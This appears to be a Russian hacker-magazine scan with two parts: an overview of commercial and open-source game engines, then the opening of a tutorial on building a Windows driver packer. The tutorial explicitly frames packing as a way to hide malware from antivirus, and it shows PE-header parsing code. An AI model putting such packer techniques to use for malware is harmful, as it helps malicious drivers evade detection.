Одновременно с появлением полноценного рынка движков, в индустрии наметился отток геймеров от синглплеерных к мультиплеерным онлайновым играм. Результатом этого стало появление движков вроде HeroEngine и BigWorld.

Вслед за социальными сетями произошел всплеск интереса к веб-играм. На него разработчики движков отреагировали довольно оперативно, предоставив своим пользователям возможность запускать игры в браузере, установив плагин. Конечные пользователи в браузере получили игры, по качеству почти ничем не уступающие клиентским. С популярностью веб-игр большее распространение получила Flash-технология, в результате чего скромная Macromedia (разработчик Flash) была приобретена могущественным Adobe. А на базе Flash стали появляться не только игры, но и движки для их разработки. Хорошим примером служит движок Alternativa от отечественной компании Alternativa Platform.

Затем случились мобильные технологии. Как гром среди ясного неба появились мобильные девайсы, по мощности сопоставимые с ПК средней ценовой категории и способные потянуть крутые игровые приложения со всеми спецэффектами, которыми обладали низкоуровневые графические интерфейсы. На этот факт разработчики игровых движков ответили кто созданием специализированных конверторов, создающих нативный для конкретного оборудования код (например, Unity 3D), а кто — адаптацией своих продуктов к кросс-платформенности (к примеру, Torque 2D).

Также на рынке появились новые игроки, предлагающие кросс-платформенные фреймворки для всего парка мобильных устройств, не требующие при этом даже перекомпиляции и выполняющиеся со скоростью нативного кода. Среди подобных средств можно отметить Corona SDK, Marmalade SDK, AGK (App Game Kit).

УНИВЕРСАЛЬНЫЕ ДВИЖКИ



Unity 3D
Сайт: unity3d.com
Цена: indie-версия: free, pro-версия: 1500 долларов
Порог вхождения: низкий
Исходный код: закрытый

Самый популярный движок для создания 2D- и 3D-игр. Бесспорно, он стал лидером индустрии, и, как только появляется новая игровая/графическая технология, разработчики незамедлительно реализуют ее в Unity. Кроме разработки синглплеерных игр для PC, посредством подключаемых экспортеров можно портировать игры под другие ОС, консоли и мобильные технологии (за экспортер придется доплатить 1500 долларов за каждую платформу: iOS, Android, BlackBerry). Плюс к этому образовалась целая индустрия, работающая над созданием дополнений и расширений движка, среди них есть как специализированные серверные решения для Unity (например, Photon — полноценный игровой сервер), так и средства для разработки пользовательского интерфейса (NGUI), конструкторы, предназначенные для создания игр определенных жанров (например, Playmaker).

У самого редактора Unity есть порты под OS X и Windows, при этом изначально он был предназначен для OS X. В Unity включена поддержка DirectX 11, что открывает твоим приложениям дорогу в миры Windows 8 и Windows Phone 8. Во время написания статьи вышла очередная версия Unity под номером 4.2, в которой появилась поддержка последней на данный момент OpenGL ES 3.0, пока этими средствами обладают только топовые Android-смартфоны. Движок Unity особенно ценен за низкий порог вхождения для начинающих юзеров, благодаря этому, а также тому, что инди-версия бесплатна, вокруг движка организовалось огромное сообщество. Низкий порог вхождения является результатом грамотного дизайна приложения: многие вещи можно выполнить с помощью различных редакторов, не написав при этом ни строчки кода (если что, код пишется на JavaScript, C#, Boo). Исходный код на C/C++ закрыт, но это в связи с расширенной компонентной структурой движка не создает никаких преград.



Torque 2D/3D
Сайт: garagegames.com
Цена: free (лицензия MIT)
Порог вхождения: средний
Исходный код: открытый

Несомненно, мой любимый игровой движок. Был в свое время лидером, но под натиском Unity утратил свои позиции. Тем не менее до сих пор на нем разрабатывается множество успешных проектов, поскольку он активно развивается сообществом. Не так давно я посвятил трехмерной версии целую статью в нашем журнале, поэтому сейчас я обращу твое внимание на Torque 2D.

Различия между двумерной и трехмерной версиями весьма значительны, но есть и общие элементы, например развитая сетевая подсистема. После выхода в мир Open Source T3D сохранил и даже увеличил свои возможности, а T2D, напротив, многое потерял. Например, он утратил абсолютно все встроенные редакторы, которые, очевидно, были изъяты из-за определенных юридических соглашений. Зато на нем можно разрабатывать игры для трех платформ: Windows, OS X и, что самое интересное, iOS (и продавать игры в App Store, не отчисляя ни копейки авторам движка). Весь движок — это одна кодовая база на C++ без дополнительных экспортеров. Во время написания статьи в сообществе разработчиков T2D кипела работа над созданием компилируемой версии для Android и реинкарнацией этих самых «потерянных» редакторов. Текущей стабильной версией является 2.0. Как видно, фундаментальные различия 2D- и 3D-версий заключаются в графической подсистеме: T2D для визуализации использует OpenGL, а T3D — DirectX, притом еще пока девятой версии, что преграждает созданным с его помощью играм путь в Windows Store. Есть куда развиваться!

В качестве скриптового языка в T2D, как и в T3D, используется Torque Script. Вместе с тем в T2D для описания игровых элементов служит XML-подобный язык TAML. Он позволяет определить свойства объектов на стадии инициализации уровня игры. Для воспроизведения звуков T2D использует библиотеку OpenAL. Симуляция физики осуществляется посредством движка Box2D, ставшего стандартом в двумерных физических исчислениях. Несмотря на то что в двумерном Торке еще пока нет конструктора GUI, с помощью средств движка (в скриптовом коде) можно создавать пользовательский интерфейс привычными компонентами, а не простыми спрайтами. Однако, если нужный компонент отсутствует, его можно создать на основе спрайтов. Имея аналогичную с 3D-версией сетевую систему, на T2D можно разрабатывать мультиплеерные игры, которые набирают популярность, — например P2P с планшетов. Вместе с T2D поставляется коллекция из огромного количества сэмплов, которая «дружно» укомплектована в Sandbox. В каждом примере раскрывается определенная фича движка, а наличие исходного кода позволяет узнать ее устройство.

У семейства движков от GarageGames тоже есть комьюнити, которое делает полезные для остального сообщества вещи: создаются туториалы и мануалы, решаются проблемы — все, как принято при социализме. Есть и платные инструменты: система ИИ, разнообразные улучшения и эффекты графической системы, арт, встраиваемые редакторы — диалогов, инвентаря, террейнов, источников света.




Рис. 1. TruckToy — сэмпл на Torque 2D



CryEngine 3
Сайт: mycryengine.com
Цена: free для некоммерческого использования (изучения и «домашних» разработок)
Порог вхождения: средний
Исходный код: закрытый

CryEngine 3 берет начало своей истории в 2001 году, когда была анонсирована первая разрабатываемая на нем игра Far Cry. С тех пор много воды утекло, и текущая — на данный момент третья — последняя версия была выпущена в октябре 2009-го. Разработчики этого движка с самого начала преследовали цель не самим создавать на нем игры, а продавать его как технологию. Следовательно, все разрабатываемые Crytek'ом игровые приложения — это «игра мышцами» с целью сделать дополнительную рекламу своему главному продукту. Хотя для изучения он доступен бесплатно, чтобы разрабатывать на нем коммерческие проекты, необходимо заплатить,

причем цена публично не объявляется. В итоге лицензиат получает движок, документацию (обучающие материалы), исходный код, а также оперативную поддержку. Кроме того, процесс лицензирования движка таит в себе множество подводных камней — хотя бы то, что лицензировать его может только юридическое лицо, которое должно предоставить данные о разработанных продуктах и в отдельных случаях обо всех своих сотрудниках.

В отличие от предыдущих движков линейки (которые были исключительно PC-ориентированными), CryEngine 3 ориентирован на создание кросс-платформенных игр, предназначенных для PC и консолей. В настоящее время поддерживаются платформы Xbox 360, Xbox One, PlayStation 3–4, WiiU, а также технологии визуализации настольной Windows — DirectX 9–11. Как можно заметить, поддержки мобильных платформ нет. В нем изначально присутствует поддержка глобальных мультиплеерных (MMO) игр. CryEngine 3 обладает ошеломляющим списком технологий визуализации, вот некоторые из них: динамическое освещение и затенение в реальном времени, затуманивание, Terrain 2.5D, карты нормалей и параллакс-маппинг, подповерхностное рассеивание, световые лучи и волны, управление уровнем детализации ландшафта, а также многое другое. Самое интересное, что CryEngine по своим возможностям опережает текущую версию DirectX, то есть, к примеру, CryEngine 2 (в игре Crysis Warhead), визуализируя через DirectX 9, выдавал эффекты от DirectX 10. А третья версия движка, работая под DirectX 10, выдавала эффекты, ставшие доступными широкому кругу разработчиков только в DirectX 11. Физический компонент движка CryPhysics также работает независимо от физических API, таких как PhysX. Встроенная система анимации предлагает несколько отличных подсистем: индивидуализация персонажей, параметрическая скелетная анимация, процедурное деформирование движения. Также заслуживает отдельного внимания встроенная система ИИ, которая позволяет обрабатывать поведение не только персонажей, но и транспортных средств. Она состоит из трех модулей: умные объекты, алгоритмы динамического обнаружения пути, а также система, управляемая сценариями. В отсутствие лицензии, соответственно, при отсутствии исходного C++ кода ты будешь рулить движком с помощью скриптового языка Lua, который благодаря гибкости прекрасно подходит для встраивания в игровые движки. Да и при наличии исходника многие задачи проще решить скриптовым языком — это, кстати, справедливо для всех движков.




Рис. 2. Sandbox в CryEngine 3



UDK (Unreal Development Kit)
Сайт: unrealengine.com/udk
Цена: free
Порог вхождения: средний
Исходный код: закрытый

Прямой наследник движка, использующегося в одном из первых реально успешных командных шутеров. Тогда, еще в конце прошлого века, были выпущены Unreal и более успешный Unreal Tournament. Собственно, UDK построен на основе Unreal Engine 3 и использует всю мощь последнего.

UDK — это бесплатная версия движка UE3, обладающая всем унаследованным инструментарием последнего для создания игровых миров. Список поддерживаемых платформ не настолько широк, как у Unity, но этого вполне хватает, чтобы окупить разработку: Windows PC, Windows Store, OS X, iOS, Android и консоли предпоследнего поколения.

Для скриптинга в движке используется собственный язык — UnrealScript. На сайте разработчиков представлены тонны обучающих материалов, как текстовых, так и видео, как по редактору, так и по скриптингу. UE3 получил множество наград на индустриальных мероприятиях, а также в кинематографе и не раз становился лучшим игровым/графическим движком года. По сути, UDK отличается от UE3 только отсутствием исходного кода. На базе данного движка выпущено более 300 тайтлов! В их числе: Gears of War 3, BioShock Infinite, Lost Planet 3, Transformers: Fall of Cybertron, Batman: Arkham Asylum, Mass Effect 3 и многие другие.

Теперь заглянем внутрь. Гибкая система анимации позволяет контролировать каждую деталь анимируемого объекта. Анимационная модель контролируется системой AnimTree, которая включает следующие механизмы: контроллер смешения (Blend), контроллер, управляемый данными, физические, процедурно-скелетные контроллеры. Для импортирования объектов используется формат FBX, ставший стандартом для экспорта моделей между редакторами. Для визуализации UE3 использует 64-битный цветной HDR графический конвейер, осуществляющий гамма-коррекцию, размытие движущихся объектов, внешнюю окклюзию и другие эффекты постобработки. Движком поддерживаются все современные эффекты освещения и технологии визуализации: нормализированные карты, параметризированное освещение по Фонгу, различные анизотропные эффекты и прочее. UE3 известен своей высоко оптимизированной сетевой архитектурой, включающей поддержку онлайновых баталий для игр разных жанров. Он обладает множеством других средств, которые, если тебе интересно, ты сможешь узнать сам, ну а мы перейдем к следующей теме.

СПЕЦИАЛЬНЫЕ MMO-ДВИЖКИ



HeroEngine
Сайт: heroengine.com
Цена: 99 долларов в год (за одно рабочее место)
Порог вхождения: высокий
Исходный код: закрытый


Да-да, это тот самый движок, на котором разработана ошеломляющая MMORPG Star Wars: The Old Republic. История движка началась еще в конце девяностых, когда американская компания Simutronics приступила к разработке MMORPG Hero's Journey. Как показало время, с игрой у них ничего не получилось: многократные переносы даты и срывы выхода проекта. Однако технология, на основе которой велась разработка, была высоко оценена внутри индустрии и на игровых мероприятиях, и движок был лицензирован несколькими студиями, в том числе BioWare. В итоге в 2010 году движок как самостоятельная технология был продан корпорации Idea Fabrik. В этом же году она начала продажу движка под двумя лицензиями. Первая лицензия предполагает покупку всего движка вместе с исходниками за баснословную (или все-таки охрененную) сумму денег. По второй лицензии за 99 долларов (в расчете на одного разработчика) на год приобретается доступ к облачному сервису, в котором с помощью специальной программы-клиента разработчик может создавать игру. Если исходить из первого варианта, то юзеру придется организовывать всю аппаратную и программную инфраструктуру игры (на рис. 3 можно увидеть клиент-серверную архитектуру HeroEngine). Кроме серверного железа, сюда входит: серверная ОС (Cent OS), БД Oracle, лицензия на которую стоит также немерено. Исходя из второго варианта, все лицензии на дополнительное ПО, обслуживание серверного ПО и железа берет на себя Idea Fabric — для инди-студий очень благоприятный вариант, поэтому далее мы приведем описание облачной технологии HE2.

Клиентское приложение (как и разработанные игры) предназначено только для Windows. В облаке над одной игрой могут работать сразу несколько человек: гейм-дизайнер пробует новую фичу, аниматор настраивает перса, левел-дизайнер строит уровень, кодер пишет логику. HeroEngine предоставляет всем участникам группы разработки специальные инструменты. Это составляет одно из важнейших преимуществ — «живая» совместная разработка. Второе, что ты получаешь вместе с HeroCloud, — это доступ к примерам реальных MMO-игр: от социальных до онлайн-шутера, среди сэмплов имеется «недоделанная» MMORPG Hero's Journey, она представляет собой охватывающий все аспекты глобальных игр пример.

С технической стороны HeroEngine предлагает визуализацию на DirectX 9.0c и другие интегрированные программные системы, среди которых: PhysX — для обработки физики, FaceGen — middleware для генерации трехмерных лиц, FMod — для воспроизведения звуков и музыки, видеоконверторы от RAD Game Tools, высококачественная визуализация растений SpeedTree и другое.

Особого внимания заслуживают инструменты, предоставляемые HeroCloud. Итак, HeroBlade — клиентское приложение включает: World Builder — конструктор мира дает интуитивные инструменты для изменения ландшафта, построения зданий, размещения объектов, настройки динамического освещения; с помощью системы персонажей можно создавать легко настраиваемые, динамические существа, технология морфинга позволяет тонко настраивать лица и синхронизировать губы с речью; гибкая система слежения за костями позволяет создавать спецэффекты, происходящие, например, при ударе мечом; система эффектов включает параметризированную подсистему частиц: частицы могут быть источниками частиц, FX-система позволяет связать вместе частицы и аудиоэффекты; игровая система служит для возможности непрерывной работы, после внесения изменений тебе никогда не придется перезапускать игровой сервер или перезагружать БД, все изменения подхватываются на лету, кроме того, она предоставляет общие для всех MMO-игр компоненты, к примеру, во всех подобных играх, чтобы получить доступ к аккаунту, надо ввести логин и пароль, и такая система уже реализована; чтобы менеджер твоей команды мог самостоятельно следить за процессом разработки, в HB встроен DreamManager, который позволяет создавать и назначать таски для разработчиков, а также следить за их выполнением.

Для написания скриптов в движке есть объектно-ориентированный типобезопасный скриптовый язык HeroScript, написанные и скомпилированные скрипты сохраняются непосредственно на сервере. Скрипты на языке HeroScript выполняются даже быстрее Python-программ. Таким образом, все игровые действия, реакция на события, игровые механизмы и прочее реализуются на этом языке. Интегрированный скриптовый редактор не только подсвечивает код, но и позволяет провести отладку. Кроме того, в нем ведется история версий, он позволяет проводить сравнения, мержить изменения, то есть получать в свое распоряжение функции полноценной IDE. Вдобавок в HE есть удобный редактор GUI.






Рис. 3. Клиент-серверная архитектура HeroEngine

Рис. 4. HeroBlade в действии

ДВИЖОК ДЛЯ МОБИЛЬНОЙ ПЛАТФОРМЫ

Предел на размер статьи неумолимо приближается с каждым символом, но в разгар мобильных технологий я не могу не рассказать о движках данной категории.



Cocos 2D-X
Сайт: cocos2d-x.org
Цена: free
Порог вхождения: средний
Исходный код: открытый

Оригинальный Cocos 2D был разработан на Python в 2008 году, затем в том же году он был портирован на языке Objective C под iPhone (версия Cocos 2D-iPhone); два года спустя была выпущена кросс-платформенная версия Cocos 2D-X на C++.

Если коротко проследить дальнейшую историю, то видно, что потом появились версии с поддержкой Android (Java), XNA (C#) и HTML5 (JavaScript). Также имеется расширение для визуализации трехмерной графики Cocos 3D, но оно не получило особого развития и распространения просто потому, что юзерам не хочется 3D на мобильном девайсе.

Самая востребованная версия именно Cocos 2D-X, благодаря C++ и кросс-платформенности. Текущей стабильной версией движка является 2.1.5, которая вышла 23 августа сего года. Заявлена поддержка: iOS, Android, Windows Phone 7 (XNA), BlackBerry, Tizen, Bada, Marmalade, Windows, Linux. Используя Cocos 2D-X, можно кодить на C++, Lua и JavaScript. Движком пользуются как программисты-исследователи, небольшие инди-команды, так и монстры игровой индустрии: Zynga, Konami, Disney Mobile. Благодаря бешеной популярности движка — полтора миллиарда закачек основанных на нем игр — в его развитии принимают участие разработчики из Google, Microsoft, Intel.

Поддержка движком акселерометра позволяет создавать динамичные игры с перемещением в пространстве. Безусловно, для обработки физики используется Box 2D, плюс, на выбор, движок Chipmunk. Имеется несколько специальных отдельных редакторов (как платных, так и бесплатных), служащих для создания определенного контента: атласы, шрифты, частицы, спрайтовые таблицы и так далее. Набор GUI-элементов довольно мал, но можно создать недостающие компоненты самостоятельно.

ИТОГИ

Мы вкратце рассмотрели современные игровые движки для всех популярных на сегодняшний день платформ: универсальные, специально предназначенные для MMO и мобильные. Выбор навязывать не буду: все зависит от конкретного случая и предполагаемого проекта. На основе приведенных данных можно также сделать выбор, исходя из своего бюджета.

Однако, к сожалению, реальность такова, что в настоящее время имеет смысл разрабатывать игры только для двух платформ: iOS и Android. Будем считать, что я этого не говорил, так как я сам верю в светлое будущее и большие хардкорные игры. До встречи! ☐



]I[-СКЕЛЕТ: УПАКОВЩИК ДРАЙВЕРОВ

Наконец-то Ал Эк выкатил статью с кодом!

Упаковщики исполняемых файлов в Windows — явление весьма и весьма распространенное. Нет, я не про экономию канала в интернет или сохранение дискового пространства. Дело в спросе на упаковщики в рядах темной стороны силы.



Александр Эккерт
stannic.man@gmail.com

Да, упаковка малвари сегодня, наверное, один из немногих способов обуть аверы с их проактивной защитой. Среди умельцев большим спросом пользуются кодеры, способные написать собственный неповторимый упаковщик и обеспечить его своевременной техподдержкой. Заинтересованные люди платят за такой «непалящийся» упаковщик весьма неплохое вознаграждение, в чем можно убедиться, почитав тематические форумы.

Еще больший интерес представляют упаковщики драйверов; при этом цена, к примеру, за один упак драйвера не сравнится с аналогичной за упак простого экзешника. Для непосвященной публики такую разницу можно объяснить «значительными сложностями при создании упаковщика, ведь это типа драйвер же...», многозначительно и презрительно фыркнув в ответ.

Действительно, сложности есть. Главная загвоздка заключается в понимании того, как именно система запускает сам драйвер, — программисту нужно суметь разобраться, как стартовать драйвер в ядре. И если для обычного упаковщика нужно исхитриться запустить новый процесс для запуска упакованного экзешника, то с драйвером будет немного сложнее.

Но обо всем по порядку.

PE-ФАЙЛ И НЕ ТОЛЬКО

Несмотря на то что сорцов упаковщика драйверов в интернете не так много, мне кажется, кодеру, более-менее разбирающемуся в системном кодинге, осилить тему не составит труда.

По моему скромному мнению, для того чтобы понять тему упаковщиков/крипторов/пермутаторов, нужно только одно — хорошо разбираться в специфике PE-формата, ибо и EXE- (DLL-), и SYS-файлы суть одно и то же. Проблема лишь в том, чтобы разобраться в той самой «специфике PE-формата», — для этого нужно съесть не один пуд соли и выпить не одну бочку пива. Особенно в части работы с импортом. Искать логику в действиях разработчиков PE-формата я бы не стал, не знаю, что такое забористое они там курили, но я давно смирился с этим извратом, действуя по логике «понимать не обязательно, нужно просто запомнить».

Прошу прощения за это лирическое отступление, едем дальше.

Информации о работе с PE-файлами в Сети вагон и маленькая тележка. Могу только порекомендовать покопаться на exelab.ru, тамошние ребята именно на этом специализируются. Не один миллион раз писалось о PE-формате и на хакер.ru, и на других популярных сетевых ресурсах, посему повторяться не будем, смысла нет никакого. Тем же читателям, которые слышат о PE в первый раз, рекомендую отложить статью в сторону и вернуться только после изучения и твердого усвоения данной темы.

Ну и естественно, крайне важное замечание: при разработке не забывать про разницу в структурах исполняемых файлов в Win32 и Win64.

СТРУКТУРА УПАКОВЩИКА

Итак, упаковщик драйвера состоит из нескольких логических частей:

1. Сервиса, который спрессует и, если надо, зашифрует целевой драйвер.
2. Сервисной части, которая будет грузить драйвер в режиме ядра. Назовем это ядерным загрузчиком, который займется всем хозяйством по приведению распакованного драйвера в православный вид (с подправленным импортом, релоками и прочими филейными частями тела).
3. Распаковщика, ну и...
4. Из сервисной части, которая соединит все это воедино.

Естественно, данное логическое деление весьма и весьма условно и предназначено для того, чтобы облегчить тебе понимание. Другие кодеры, сведущие в теме статьи, вполне могут поспорить со мной, предложив другое логическое описание.

Итак, определившись с направлением, рассмотрим все по порядку.

ОТ СЛОВ К ДЕЛУ

Упаковщик, конечно, будет юзермодный, то есть упаковка/распаковка будет происходить в пользовательском режиме. Нет, разумеется, можно написать и r0-based пакер, однако это лишний гемор. Поэтапно рассмотрим последовательность действий при создании упаковщика.


Первый этап будет состоять из проецирования драйвера в память, сохранения нужных нам полей и упаковки проекции при помощи какой-нибудь либы для сжатия.

С частью кода, которая будет паковать целевой драйвер, ничего сложного нет. Там обычно используются сторонние библиотеки, специально для этого заточенные, такие как aPLib — библиотека для сжатия исполняемых файлов для Microsoft Windows с частично открытым исходным кодом. В работе с ней нет ничего мудреного, все элементарно (да просто пасьянс «Свободная ячейка», елы-палы! — Прим. ред.).


При использовании aPLib в своем проекте нужно будет добавить соответствующие aplib.lib, а также файлы либы aplib.h, depacks.h и depacks.c.

Для удобства все необходимые нам сведения о запакованном драйвере будем хранить в отдельной структуре, они нам в дальнейшем понадобятся. Делается это довольно легко и в сильно сокращенном виде, без проверок на вшивость, может выглядеть так:


```
BOOLEAN PrepareGlobalData( __inout DRIVER_TO_BE_BACKED * file )
{
// ...skipped
fileHandle = CreateFile(file->Filename, GENERIC_READ, FILE_SHARE_READ ↵
| FILE_SHARE_WRITE, 0, OPEN_ALWAYS, 0, 0);
if ( fileHandle != INVALID_HANDLE_VALUE && GetFileSize(fileHandle, 0 ))
{
    file->FileSize = GetFileSize(fileHandle, 0);
    fileMapping = CreateFileMapping( fileHandle, 0, PAGE_READONLY, ↵
    0, 0, 0);
    if( fileMapping != INVALID_HANDLE_VALUE )
    {
        mapPtr = MapViewOfFile(fileMapping, FILE_MAP_READ, 0, 0, 0);
        if ( mapPtr )
        {
            file->MapPtr = ( ULONG_PTR ) mapPtr;
            file->dosHdr = ( IMAGE_DOS_HEADER * )mapPtr;
            file->ntHdr = ( IMAGE_NT_HEADERS *)(( BYTE * )file->↵
            dosHdr + file->dosHdr->e_lfanew);
            // ...skipped -> проверка секций и т. д.
            file->RvaOfImportTable = file->ntHdr->OptionalHeader.↵
            DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress;
```



Без WinDBG и шагу ступить нельзя...



Кстати, отладчик Binnavi очень даже ничего…



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

```
            if ( file->RvaOfImportTable != 0 )
            {
                ULONG k = 0;
                // Тут можно использовать WINAPI
                // ImageRvaToSection()
                k = RVAtoSectionOffset(file->RvaOfImportTable);
                if ( k == -1 )
                {
                    return FALSE;
                }
                file->ImportDirectorySize = file->↵
                ntHdr->OptionalHeader.DataDirectory↵
                [IMAGE_DIRECTORY_ENTRY_IMPORT].Size;
                file->ImportDescriptor = ↵
                (IMAGE_IMPORT_DESCRIPTOR *)( (BYTE *)↵
                mapPtr + k);
            }

            file->RvaOfRelocsTable = file->ntHdr->↵
            OptionalHeader.DataDirectory↵
            [IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress;
            // ...skipped
            file->RvaOfRsrcTable = file->ntHdr->OptionalHeader.↵
            DataDirectory[IMAGE_DIRECTORY_ENTRY_RESOURCE].↵
            VirtualAddress;
            // ...skipped

        }
    }
}
return TRUE;
}
```

Первое, что нужно сделать, — это предусмотреть выделение нужного куска памяти в лоадере, куда будет распаковано тело нашего драйвера

Как-то так. Это самое начало — в коде, еще раз повторюсь, очень много убрано; самое главное — продемонстрировать ход мысли и ее реализацию.

